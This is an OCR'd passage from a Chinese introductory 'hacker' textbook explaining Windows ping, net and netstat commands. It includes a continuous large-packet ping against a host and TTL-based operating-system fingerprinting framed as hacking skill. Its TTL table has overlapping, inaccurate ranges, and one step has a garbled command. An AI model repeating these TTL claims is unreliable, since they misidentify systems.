
Step 03 在“命令提示符”窗口输入dir c:\windows /a:h命令，按Enter键即可列出c:\

windows目录下的隐藏文件，如下图所示。




2.6.3　ping命令

ping命令是TCP/IP协议中最为常用的命令之一，主要用来检查网络是否通畅或者网络连接的速度，作为一个黑客来说，ping命令是第一个必须掌握的DOS命令。在“命令提示符”窗口中输入ping /?，可以得到这条命令的帮助信息。




使用ping命令对计算机的连接状态进行测试的具体操作步骤如下。


Step 01 使用ping命令来判断计算机的操作系统类型。在“命令提示符”窗口中输入“192.168.0.1”命令，右上图为其运行结果。




Step 02 在“命令提示符”窗口中输入ping 192.168.0.1 –t –l 128命令，可以不断向某台主机发出大量的数据包，如下图所示。



Step 03 判断本台计算机是否与外界网络连通。在“命令提示符”窗口中输入ping www.baidu.com命令，下图为其运行结果，说明本台计算机与外界网络连通。



Step 04 解析某IP地址的计算机名。在“命令提示符”窗口中输入ping -a 192.168.1.102命令，下图为其运行结果，这台主机的名称为“SC-201811151232.DHCP HOST”。



知识链接

利用TTL值判断操作系统类型

由于不同的操作系统的主机设置的TTL值是不同的，所以可以根据TTL值来识别操作系统类型。在一般情况下：

- TTL=32则认为目标主机操作系统为Windows 95/98。
- TTL=64-128就认为主机操作系统为Windows NT/2000/XP/7/10。
- TTL=128-255或者32-64就认为主机操作系统是UNIX/Linux操作系统。






2.6.4 net命令

使用net命令可以查询网络状态、共享资源以及计算机所开启的服务等，该命令的语法格式信息如下：


```
    NET [ ACCOUNTS | COMPUTER | CONFIG |
CONTINUE | FILE | GROUP | HELP |
    HELPMSG | LOCALGROUP | NAME |
PAUSE | PRINT | SEND | SESSION |
    SHARE | START | STATISTICS | STOP
| TIME | USE | USER | VIEW ]
```

查询本台计算机开启那些Windows服务的具体操作步骤如下。

Step 01 使用net命令查看网络状态。打开“命令提示符”窗口，在命令行下输入net start命令，如下图所示。




Step 02 按Enter键，则可以在打开的“命令提示符”窗口中显示计算机所启动的Windows服务，如下图所示。



2.6.5 netstat命令

netstat命令主要用来显示网络连接的信息，包括显示活动的TCP连接、路由器和网络接口信息，是一个监控TCP/IP网络非常有用的工具，可以让用户得知系统中目前都有哪些网络连接正常。

在“命令提示符”窗口中输入netstat /?，可以得到这条命令的帮助信息。



该命令的语法格式信息如下：

```
  NETSTAT [-a] [-b] [-e] [-n] [-o] [-p
proto] [-r] [-s] [-v] [interval]
```


其中比较重要的参数含义如下：

- -a：显示所有连接和监听端口。
- -n：以数字形式显示地址和端口号。


使用netstat命令查看网络连接的具体步

骤如下。


Step 01 打开“命令提示符”窗口，在其中输入netstat –n或netstat命令，按Enter键，即可查看服务器活动的TCP/IP连接，如下图所示。



Step 02 在“命令提示符”窗口中输入netstat –r命令，按Enter键，即可查看本机路由信息内容，如下图所示。



Step 03 在“命令提示符”窗口中输入netstat –a命令，按Enter键，即可查看本机所有活动的TCP/IP连接，如下图所示。

